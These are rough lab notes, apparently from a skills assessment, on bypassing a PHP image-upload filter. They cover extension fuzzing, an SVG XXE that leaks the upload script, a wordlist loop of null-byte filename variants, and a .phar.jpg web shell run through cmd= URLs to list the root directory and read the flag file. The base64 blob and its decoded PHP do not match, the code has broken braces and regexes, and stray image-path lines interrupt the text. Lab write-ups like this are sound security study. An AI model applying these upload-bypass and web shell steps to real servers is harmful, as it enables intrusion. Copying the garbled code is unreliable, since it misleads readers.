

# (Rough notes) file upload attacks - Skills assessment

Fuzzing non-blacklisted file extensions:

- .phtm
- .pht
- .php\x00.gif
- .pgif
- .phar
- .xml
- .html
- Successful file uploads:
- .php\x00.jpg
- .php\x00.png
- .jpg
- .jpeg
- .svg
- .png

We have identified non-blacklisted as well as whitelisted.

need to check if content is allowed

use script to check permutations combining allowed and whitelisted extensions

attempt xxe with .svg

enumerate content headers using images

Accepted:

- image/svg+xml
- image/pwg-raster
- image/png
- image/jpeg

Using .svg XXE attack was able to pull the upload.php code and it looks like that the directory images are being uploaded to is **/user\_feedback\_submissions**

Base64 index.php:

```
PD9waHAKcmVxdWlyZV9vbmNlKCCuL2NvbWl1bWlmdW5jdGlbnMucGhwJyk7CgovLyB1cGxvYWRLZC
BmaWxlcyBkaXJlY3RvcnkKJHRhcmdldF9kaXIgPSAiLi91c2VyX2ZlZWRLiYWNrX3N1Ym1pc3Npb25z
LyI7CgovLyByZW5hbWUgYmVmb3JlIHNoY3JpbmckJGZpbGV0YW1lID0gZGF0ZSgnew1kYjkgLiAnXy
cgLiBiYXNlbmFtZSgkX0ZJTEVTVWYJ1cGxvYWRGaWxlIl1bIm5hbWUiXSk7CiR0YXJnZXRFZmVsZSA9
ICR0YXJnZXRFZGlyIC4gJGZpbGV0YW1l0woKLy8gZ2V0IGNvbnRlbnQgaGVhZGVycwoky29udGVudF
R5cGUgPSAKX0ZJTEVTVWYJ1cGxvYWRGaWxlJ11bJ3R5cGUnXTskJE1JTUV0eXB1ID0gbWltZV9jb250
ZW50X3R5cGUoJF9GSUxUFU1sndXBsb2FkRmVsZSddWydw0XBfbmFtZSddKTskCi8vIGJsYWNrbGlzdC
B0ZXN0CmImICchwcmVnX21hdGNoKCcvLitcLnBoKHB8cHN8dG1sKS8nLCAkZmVsZU5hbWUpKSB7CiAg
ICBLY2hvICJFeHRlbnNpb24gbm90IGFsbG93ZWQiOwogICAgZGllKCK7Cn0KC8vIHdoaXRlbGlzdC
B0ZXN0CmImICghcHJlZ19tYXRjaCgnL14uK1wuW2Etel17MiwzfWckLyCsICRmaWxlTmFtZSkpIHsK
ICAgIGVjaG8gIk9ubHkgaW1hZ2VzIGFyZSBhbGxvd2VkJjsKICAgIGRpZSgp0wp9CgovLyB0eXB1IH
Rlc3QkZm9yZWJjaCAoYXJyYXkoJGNvbnRlbnRueXB1LCAkTUlnRXR5cGUpIGFzICR0eXB1KSB7CiAg
ICBpZiAoIXByZWdfbWFOY2goJy9pbWFnZVwvW2Etel17MiwzfWcvJywgJHR5cGUpKSB7CiAgICAgIC
AgZWNobyAiT25seSBpbWFnZXMGYXJlIGFsbG93ZWQiOwogICAgICAgIGRpZSgp0wogICAgfQp9Cgov
LyBzaXplIHRLc3QkYWYgKCRfRklMRVNBInVwbG9hZEZpbGUiXVsic2l6ZSJdID4gNTAwMDAwKSB7Ci
AgICBLY2hvICJGaWxlIHJvbyBsYXJnZSI7CiAgICBkaWUoKTskfQoKaWYgKG1vdmVfdXBsb2FkZWRF
ZmVsZSgkX0ZJTEVTVWYJ1cGxvYWRGaWxlIl1bInRtcF9uYW1lIl0sICR0YXJnZXRFZmVsZSkpIHsKIC
AgIGRpZC3BsYXlIVE1MSW1hZ2UoJHRhcmdldF9maWxlKTskfSB1bHNlIHsKICAgIGVjaG8gIkZpbGUg
ZmFpbGVkIHJvIHVwbG9hZCI7Cn0K
```

converted:

<?php

```
require_once('./common-functions.php');
```

```
// uploaded files directory
```

```
$target_dir = "./user-feedback-submissions/";
```

```
// rename before storing
```

```
$fileName = date('ymd') . '_' . basename($_FILES["uploadFile"]["name"]);
```

```
$target_file = $target_dir . $fileName;
```

```
// get content headers
```

```
$contentType = $_FILES['uploadFile']['type'];
```

```
$MIMEtype = mime_content_type($_FILES['uploadFile']['tmp_name']);
```

```
// blacklist test
```

```
if (preg_match('/.+\.php(p|ps|tml)/', $fileName)) {
    echo "Extension not allowed";
}
```

```

        die();
    }

    // whitelist test
    if (!preg_match('/^.\.[a-z]{2,3}g$/', $fileName)) {
        echo "Only images are allowed";
        die();
    }

    // type test
    foreach (array($contentType, $MIMEtype) as $type) {
        if (!preg_match('/image\[a-z]{2,3}g/', $type)) {
            echo "Only images are allowed";
            die();
        }
    }

    // size test
    if ($_FILES["uploadFile"]["size"] > 500000) {
        echo "File too large";
        die();
    }

    if (move_uploaded_file($_FILES["uploadFile"]["tmp_name"], $target_file)) {
        displayHTMLImage($target_file);
    } else {
        echo "File failed to upload";
    }
}

```

this seems to be the valid url: [http://83.136.248.90:47925/contact/user\\_feedback\\_submissions/](http://83.136.248.90:47925/contact/user_feedback_submissions/)  
 this is the full link to where image is stored:

[http://94.237.60.64:33636/contact/user\\_feedback\\_submissions/250401\\_robot.jpg](http://94.237.60.64:33636/contact/user_feedback_submissions/250401_robot.jpg)


Looking at the code the file name is first prefixed with the current date before being stored.

next step we want to upload our shell and open its location similar to as we did

mime-type for jpg:

```
mime-type for jpg: `ÿÿÿÿ`
```

[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)



[http://94.237.54.232:56958/contact/user\\_feedback\\_submissions/250402\\_shell.php/x00.jpg](http://94.237.54.232:56958/contact/user_feedback_submissions/250402_shell.php/x00.jpg)

[http://94.237.54.232:56958/contact/user\\_feedback\\_submissions/250402\\_shell.php%5Cx00.jpg](http://94.237.54.232:56958/contact/user_feedback_submissions/250402_shell.php%5Cx00.jpg)

```
for char in '%20' '%0a' '%00' '%0d0a' '/' '.\\' '.' '...' ':' ';' do
```

```
echo "shell$char$ext.jpg" >> wordlist.txt
```

```
echo "shell$ext$char.jpg" >> wordlist.txt
```


```
echo "shell.jpg$char$ext" >> wordlist.txt
```

```
echo "shell.jpg$text$char" >> wordlist.txt
```

done


done

Successfully identified 6 working uploads using burp suite with the working responses have a length of 263:



| Request | Payload          | Status code | Response received | Error | Timeout | Length | Comment |
|---------|------------------|-------------|-------------------|-------|---------|--------|---------|
| 105     | shell.phar.jpg   | 200         | 29                |       |         | 263    |         |
| 106     | shell.phar.jpg   | 200         | 30                |       |         | 263    |         |
| 121     | shell&l.phar.jpg | 200         | 27                |       |         | 263    |         |
| 122     | shell.phar&l.jpg | 200         | 21                |       |         | 263    |         |
| 137     | shell.phar.jpg   | 200         | 27                |       |         | 263    |         |
| 138     | shell.phar.jpg   | 200         | 16                |       |         | 263    |         |
| 97      | shell.phrm.jpg   | 200         | 25                |       |         | 368    |         |
| 98      | shell.phrm.jpg   | 200         | 24                |       |         | 368    |         |
| 101     | shell.pgfl.jpg   | 200         | 21                |       |         | 368    |         |
| 102     | shell.pgfl.jpg   | 200         | 24                |       |         | 368    |         |

Identified file in root with the following Linux cmd url encoded: cd+%2F%3B+ls



Finally 'cat' the flag

[http://94.237.54.232:56958/contact/user\\_feedback\\_submissions/250402\\_shell..phar.jpg?cmd=cat+%2Fflag\\_2b8f1d2da162d8c44b3696a1dd8a91c9.txt](http://94.237.54.232:56958/contact/user_feedback_submissions/250402_shell..phar.jpg?cmd=cat+%2Fflag_2b8f1d2da162d8c44b3696a1dd8a91c9.txt)

